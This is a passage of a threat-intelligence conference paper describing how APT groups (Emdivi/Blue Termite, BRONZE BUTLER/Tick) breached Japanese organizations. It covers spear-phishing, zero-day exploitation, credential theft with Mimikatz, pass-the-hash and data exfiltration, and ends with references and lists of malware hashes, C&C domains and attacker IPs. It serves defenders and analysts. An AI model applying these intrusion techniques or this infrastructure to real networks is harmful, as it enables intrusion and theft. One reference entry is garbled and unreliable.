

Figure 23: Update hijacking.

Lateral movement

Devices that were infected with the bot program in the initial access phase were then remotely controlled by the attacker via commands provided from a C&C server, and reconnaissance activities were conducted. In addition to the standard *Windows* commands and Active Directory tools (e.g. dsget [35] and dsquery [36]) used to steal network and Active Directory information, other tools for network scans, SQL server investigation and password hash dumps were also used. After harvesting the domain admin's credentials, remote attackers gained access to the domain controller using the pass-the-hash technique.

5.2 Cloudy Omega / Blue Termite

Attack timeline

According to *Symantec*, the Emdivi malware, which is related to the APT campaigns referred to as 'Cloudy Omega' by *Symantec* and as 'Blue Termite' by *Kaspersky*, has been seen since 2011 [37].

In 2013, a compromised website was found embedded with a Java Applet which leverages a Java vulnerability (CVE-2011-3544) [38], resulting in Emdivi being downloaded to visitors' devices (a drive-by download attack). From May 2014 to September 2015, spear-phishing emails leading to Emdivi infection were distributed to a number of organizations in Japan.

Initial access

Spear-phishing emails and a watering hole attack were the main attack vectors for initial access. In 2014 and 2015, numerous spear-phishing emails impersonating a health insurance society were observed (Figure 24). Most of the emails had the Emdivi executable file attached, with a fake icon. Emails observed in November 2014 had a document attachment leveraging an *Ichitaro* vulnerability (CVE-2014-7247) (see section 3).

In July 2015, drive-by download attacks leading to Emdivi infection were confirmed. Attackers leveraged a zero-day vulnerability in *Adobe Flash Player* (which was disclosed by *Hacking Team* [39]) to spread malware.

Figure 24: A spear-phishing email impersonating a health insurance society.

Lateral movement

After successfully intruding into the target's network through Emdivi-infected devices, attackers investigated the network drive using standard *Windows* commands such as 'net' and 'wmic'. When they found a file they wanted, they compressed it with *WinRAR* and send it to a C&C server using the Emdivi download command. The compressed file was then deleted so that there would be no evidence.

In addition, attackers used Active Directory tools such as csvde [40] and dsquery to dump or search for credentials. Vulnerabilities in the kernel-mode driver (CVE-2014-4113) [41] and Kerberos KDC (CVE-2014-6324) [42] were leveraged for privilege escalation, and tools such as Quarks PwDump [43], Mimikatz [44] and Windows Credential Editor [45] were used for credential harvesting.

Once the attackers had obtained domain admin credentials, they copied malware to other devices and registered the task to execute it taking advantage of the privilege. Devices that were affected by the secondary infection had a downloader installed, which was configured to communicate only on certain days of the week. Even if the first affected device was repaired or replaced, attackers were still able to distribute Emdivi to other infected devices through the downloader and were able to maintain a continuous presence on the victim's network.

5.3 BRONZE BUTLER / Tick

Attack timeline

Symantec reports that the attack campaign by BRONZE BUTLER (referred to as 'Tick' by *Symantec*) started around 2006 [46]. In 2015, watering hole attacks leveraging a zero-day vulnerability in *Adobe Flash Player* (disclosed by *Hacking Team*) were observed. Since 2016, scans targeting a vulnerability in asset management software have been observed, which was still ongoing in 2018 (see section 4).

Initial access

While a watering hole attack was the major attack vector during 2014 and 2015, since 2016 the attack has begun with scans targeting a vulnerability in asset management software. According to some public reports, spear-phishing emails were also used prior to 2014. The attackers attempt to infect victims with a downloader, such as Wali, by leveraging a vulnerability so that an HTTP bot is downloaded from a C&C server to the victim's environment. Until early 2016 the HTTP bot used in the attack was Daserf; from mid-2015 to mid-2016 the Delphi version of Daserf was used, and after that it shifted to xxmm and Datper.

Lateral movement

Once the attackers had entered a victim's network through a bot-infected device, they created batch files to collect network environment information using standard *Windows* commands (e.g. dir, net, tasklist, ipconfig). Using the Domain Admin's privilege, they executed the 'net use' command to connect to remote devices and send files with 'copy' and 'move' commands. Other commands used were 'at' and 'schtacks' to register tasks, and 'Psexec' in *Windows Sysinternals* [47] to execute files.

Collected information was compressed to a certain size using *WinRAR* and divided into pieces. After having been sent to an external server, it was deleted. The compressed file, including the header, was encrypted by *WinRAR*. Even if the file is recovered, the compressed contents cannot be retrieved unless the password is available. In some cases, the attackers sent files to an external server using free file upload services.

During the lateral movement phase, Mimikatz and Windows Credential Editor were used to harvest credentials and create golden/silver tickets. While a vulnerability in the SMBv1 protocol (MS17-010) [48] was addressed and a patch was released in March 2017, a tool which exploits this vulnerability, known as 'Double Pulsar', was used for lateral movement in April 2017.

Attackers set up a VBScript-based downloader in a victim's device to perform communication with a C&C server only once upon the user's login. This way, the attackers were able to maintain access to the network for a while.

Conclusion

In this paper, we described targeted attacks against Japanese organizations exploiting three different zero-day vulnerabilities. The software in these cases is used only in Japan and is not distributed outside of the country. Nevertheless, the APT groups investigated these software vulnerabilities and leveraged them for attacks. Unlike more popular software, it is often the case that countermeasures against vulnerabilities in such region-specific software are not well prepared. Attackers understand and aim at such weak points. In preparation for future APT cases, security countermeasures for local software also need to be considered. As well as supply chain attacks, the targeting of local software vulnerabilities continues to be a problem. Details of attacks that target local software vulnerabilities are not usually available outside of the country in question, but ideally such information should also be published in the future. Such information will help analysts to better understand the threat landscape in different regions and could be useful in considering countermeasures against similar attacks in their own regions.

References

[1] Cha, M (J). VB2018 paper: Since the hacking of Sony Pictures. https://www.virusbulletin.com/virusbulletin/2018/11/vb2018-paper-hacking-sony-pictures/.

[2] Japan Vulnerablility Note: JVNDB-2014-000011 Sanshiro Series vulnerable to arbitrary code execution. https://jvndb.jvn.jp/en/contents/2014/JVNDB-2014-000011.html.

[3] Trend Micro security blog: Confirmed zero-day attack leveraging Japanese spreadsheet software “Sanshiro” (Japanese). https://blog.trendmicro.co.jp/archives/8529.

[4] Haruyama, T.; Suzuki, H. I Know You Want Me – Unplugging PlugX. Black Hat Asia 2014. https://www.blackhat.com/docs/asia-14/materials/Haruyama/Asia-14-Haruyama-I-Know-You-Want-Me-Unplugging-PlugX.pdf.

[5] Microsoft Security Bulletin: MS12-027 – Critical. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2012/ms12-027.

[6] Adobe Security Advisories: APSA11-04 – Security Advisory for Adobe Reader and Acrobat. https://www.adobe.com/support/security/advisories/apsa11-04.html.

[7] Japan Vulnerablility Note: JVNDB-2013-000103 Ichitaro series vulnerable to arbitrary code execution. https://jvndb.jvn.jp/en/contents/2013/JVNDB-2013-000103.html.

[8] JustSystems Corporation: Possible execution of malicious program leveraging Sanshiro vulnerability (Japanese). https://www.justsystems.com/jp/info/js14001.html.

[9] Attackers Target Organizations in Japan; Transform Local Sites into C&C Servers for EMDIVI Backdoor. TrendLabs Security Intelligence Blog. https://blog.trendmicro.com/trendlabs-security-intelligence/attackers-target-organizations-in-japan-transform-local-sites-into-cc-servers-for-emdivi-backdoor/.

[10] Moran, N.; Villeneuve, N. Operation DeputyDog: Zero-Day (CVE-2013-3893) Attack Against Japanese Targets. FireEye. https://www.fireeye.com/blog/threat-research/2013/09/operation-deputydog-zero-day-cve-2013-3893-attack-against-japanese-targets.html.

[11] Ishimaru, S. New activity of The Blue Termite APT. Securelist. https://securelist.com/new-activity-of-the-blue-termite-apt/71876/.

[12] Hiding in Plain Sight: FireEye and Microsoft Expose Chinese APT Group's Obfuscation Tactic. FireEye. https://www.fireeye.com/blog/threat-research/2015/05/hiding_in_plain_sigh.html.

[13] JVNDB-2016-000249: SKYSEA Client View vulnerable to arbitrary code execution. https://jvndb.jvn.jp/en/contents/2016/JVNDB-2016-000249.html.

[14] Secureworks: BRONZE BUTLER Targets Japanese Enterprises. https://www.secureworks.com/research/bronze-butler-targets-japanese-businesses.

[15] Dahan, A. Cybereason: ShadowWali: New variant of the xxmm family of backdoors. https://www.cybereason.com/labs-blog/labs-shadowwali-new-variant-of-the-xxmm-family-of-backdoors.

[16] Ishimaru, S. Securelist: Old Malware Tricks To Bypass Detection in the Age of Big Data. https://securelist.com/blog/research/78010/old-malware-tricks-to-bypass-detection-in-the-age-of-big-data/.

[17] Detecting Datper Malware from Proxy Logs. JPCERT/CC. https://blogs.jpcert.or.jp/en/2017/08/detecting-datper-malware-from-proxy-logs.html.

[18] ReflectiveDLLInjection. GitHub. https://github.com/stephenfewer/ReflectiveDLLInjection.

[19] China Chopper. MITRE ATT&CK. https://attack.mitre.org/software/S0020/.

[20] Operation Cloud Hopper. PwC UK. https://www.pwc.co.uk/issues/cyber-security-data-privacy/insights/operation-cloud-hopper.html.

[21] ChChes – Malware that Communicates with C&C Servers Using Cookie Headers. JPCERT/CC. https://blogs.jpcert.or.jp/en/2017/02/chches-malware--93d6.html.

[22] RedLeaves – Malware Based on Open Source RAT. JPCERT/CC. https://blogs.jpcert.or.jp/en/2017/04/redleaves---malware-based-on-open-source-rat.html.

[23] Malware "TSCookie". JPCERT/CC. https://blogs.jpcert.or.jp/en/2018/03/malware-tscooki-7aa0.html.

[24] Bermejo, L.; Huang, R.; Lei, CH. Following the Trail of BlackTech's Cyber Espionage Campaigns. Trend Micro blog. https://blog.trendmicro.com/trendlabs-security-intelligence/following-trail-blacktech-cyber-espionage-campaigns/.

[25] Winnti Analysis. Novetta. https://www.novetta.com/wp-content/uploads/2015/04/novetta_winntianalysis.pdf.

[26] Caselden, D.; Chen, X. Operation DeputyDog Part 2: Zero-Day Exploit Analysis (CVE-2013-3893). FireEye. https://www.fireeye.com/blog/threat-research/2013/09/operation-deputydog-part-2-zero-day-exploit-analysis-cve-2013-3893.html.

[27] Moran, N.; Omkar Vashisht, S.; Scott, M. Thoufique Haq Operation Ephemeral Hydra: IE Zero-Day Linked to DeputyDog Uses Diskless Method. FireEye. http://www.fireeye.com/blog/technical/cyber-exploits/2013/11/operation-ephemeral-hydra-ie-zero-day-linked-to-deputydog-uses-diskless-method.html.

[28] fireeye/iocs/APT17/7b9e87c5-b619-4a13-b862-0145614d359a.ioc. GitHub. https://github.com/fireeye/iocs/blob/master/APT17/7b9e87c5-b619-4a13-b862-0145614d359a.ioc.

[29] Microsoft Security Advisory 2887505. https://docs.microsoft.com/en-us/security-updates/securityadvisories/2013/2887505.

[30] Microsoft Security Bulletin MS13-090 – Critical. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2013/ms13-090.

[31] HTRAN. MITRE ATT&CK. https://attack.mitre.org/software/S0040/.

[32] Derusbi. Novetta. https://www.novetta.com/wp-content/uploads/2014/11/Derusbi.pdf.

[33] BLACKCOFFEE. MITRE ATT&CK. https://attack.mitre.org/software/S0069/.

[34] mod_rootme. GitHub. https://github.com/jingchunzhang/backdoor_rootkit/tree/master/mod_rootme-0.4.

[35] Microsoft docs: Dsget. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc755162(v%3dws.11).

[36] Microsoft docs: Dsquery. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc732952(v%3Dws.11).

[37] Operation CloudyOmega: Ichitaro zero-day and ongoing cyberespionage campaign targeting Japan. Symantec. https://www.symantec.com/connect/blogs/operation-cloudyomega-ichitaro-zero-day-and-ongoing-cyberespionage-campaign-targeting-japan.

[38] Oracle: Oracle Java SE Critical Patch Update Advisory – October 2011. https://www.oracle.com/technetwork/topics/security/javacpuoct2011-443431.html.

[39] Adobe Help Center: APSB15-16. https://helpx.adobe.com/security/products/flash-player/apsb15-16.html.

[40] Microsoft docs: Csvde. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc732101(v%3Dws.11).

[41] Microsoft Security Bulletin MS14-058 – Critical. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-058.

[42] Microsoft Security Bulletin MS14-068 – Critical. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-068.

[43] Quarks PwDump. Quarkslab. https://blog.quarkslab.com/quarks-pwdump.html.

[44] Mimikatz. GitHub. https://github.com/gentilkiwi/mimikatz.

[45] Amplia Security: Research. http://www.ampliasecurity.com/research.html.

[46] ick cyberespionage group zeros in on Japan. Symantec. https://www.symantec.com/connect/blogs/operation-cloudyomega-ichitaro-zero-day-https://www.symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan.

[47] Microsoft Docs: PsExec – Windows Sysinternals. https://docs.microsoft.com/en-us/sysinternals/downloads/psexec.

[48] Microsoft Security Bulletin MS17-010 – Critical. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010.

Appendix: IoCs

SHA 256

Section 2

- d35238d8847e757c09551fce51572a388d82ece7aadcb7d65284ae84bd2f22a8
- 74b7b7eb372d1b345199f107ee8cc5476dfe4cacc9163c326b37155ccf97e9e9
- 8e82b3531a9a6abfeb115dcbf952ac3d0cd8e7c6f39b6108f8be2e621f9f73fe
- b0ddac69576dfc1ebd02e195b29b19812547758043c13acd4ffa408f954bc7e2

Section 3

CVE-2014-7247 (*Ichitaro* document)

- 920300763729a300863c5de1b3850f2ceac2c7688011d8423f80d3989dbd8a1f
- c4a6588e642dcc7d66c71c179417dc14a784600c709c69a8946158ce2daf1fae
- 1eac1ee41016f4b515874f66a5c03b35fc07ad35073b58583861f0d08cd887dd
- 04283696b53c5d37f9b960172ec57f214b3291f48315d1116bc8d1707c789111
- 32dad1b131ecfa3e4efb8f9069fae46247bf0a4550163cad172cc9bb688c4fb0
- dd06173751257c9a8f24babbc1179e433f1bae5c2b841763b95c1c6890e5b983
- 4b4584f2d7f1bedd225538ecf4086a06eb600c62cc5f6b0226e9c571cd1d2cc5

Emdivi

- a79cfba79489d45a928ef3794d361898a2da4e1af4b33786d1e0d2759f4924c3
- b19a233b07a1342f867aef1b3fb3e473b875bd788832bb9422cacb5df1bda04e

PlugX

- da9090105d40c48b007526ad262de695f67ab7b18e4fe6274d55877821353366
- e7a60eec1f66ac089f13f9478dcf06b922bfe4b4f3a4fbbbf054e3202e58519a

Section 4

00000001.BIN

- 3955d0340ff6e625821de294acef4bdc0cc7b49606a984517cd985d0aac130a3
- a52c3792d8cef6019ce67203220dc191e207c6ddbdfa51ac385d9493ffe2a83a
- 54f61561a7c5eed7a5eacf298c74ee761b2b398f1db333318140ef2cb672b740
- a3145107e2d9b4899263b34e37786719f865efb54d97b6cac65ef1a2e3924838
- 5c2599fdba24fef1a867552eed0f681ebfb07b47468fdf2a54a85b94fcd0d6f0

app.js

- f36db81d384e3c821b496c8faf35a61446635f38a57d04bde0b3dfd19b674587
- f71a3a772f4316ab3c940f94aab3d52eabe7ee9da311b112a12eacfcadddb85e

getProxy.exe

c6cf0ad6d1e687b185407ee450a5b8e9a8ab60461f5c051251badb245df6245f

uninstaller.exe

d1617e7ec278484920c05476eabf783d399d6c03e8d8ab69e2f1fcb6a76417b4

C&C servers

Section 2

- ngm.dnsdynamic.com
- mysql.b0ne.com

- service.chatnook.com
- inter.so-webmail.com
- 103.246.112.123

Section 3

Emdivi

www.dolf.org.hk

PlugX

- sstday.Jkub.com
- whellbuy.wschandler.com

Section 4

- www.rakutenline.com
- menu.rakutenline.com
- www.sa-guard.com
- menu.sa-guard.com
- www.han-game.com
- menu.han-game.com
- daydreamsig.com
- rsbuae.com

Attacking IP addresses

Section 4

- 107.189.139.237
- 180.150.227.72
- 27.255.84.171

Backdoor access IP addresses

Section 4

- 116.193.152.47
- 1.226.83.34
- 115.68.52.11

Footnotes

[1] TSUBAME is a packet traffic monitoring system used to observe suspicious scanning activities.

[2] All files and folders are created under %APPDATA%\Adobe\flash\[random 4-digit alphanumeric string]\bin.

Latest articles:

Cryptojacking on the fly: TeamTNT using NVIDIA drivers to mine cryptocurrency

TeamTNT is known for attacking insecure and vulnerable Kubernetes deployments in order to infiltrate organizations' dedicated environments and transform them into attack launchpads. In this article Aditya Sood presents a new module introduced by…

Collector-stealer: a Russian origin credential and information extractor

Collector-stealer, a piece of malware of Russian origin, is heavily used on the Internet to exfiltrate sensitive data from end-user systems and store it in its C&C panels. In this article, researchers Aditya K Sood and Rohit Chaturvedi present a 360…

Fighting Fire with Fire

In 1989, Joe Wells encountered his first virus: Jerusalem. He disassembled the virus, and from that moment onward, was intrigued by the properties of these small pieces of self-replicating code. Joe Wells was an expert on computer viruses, was partly…

Run your malicious VBA macros anywhere!

Kurt Natvig wanted to understand whether it's possible to recompile VBA macros to another language, which could then easily be 'run' on any gateway, thus revealing a sample's true nature in a safe manner. In this article he explains how he recompiled…

Dissecting the design and vulnerabilities in AZORult C&C panels

Aditya K Sood looks at the command-and-control (C&C) design of the AZORult malware, discussing his team's findings related to the C&C design and some security issues they identified during the research.

Bulletin Archive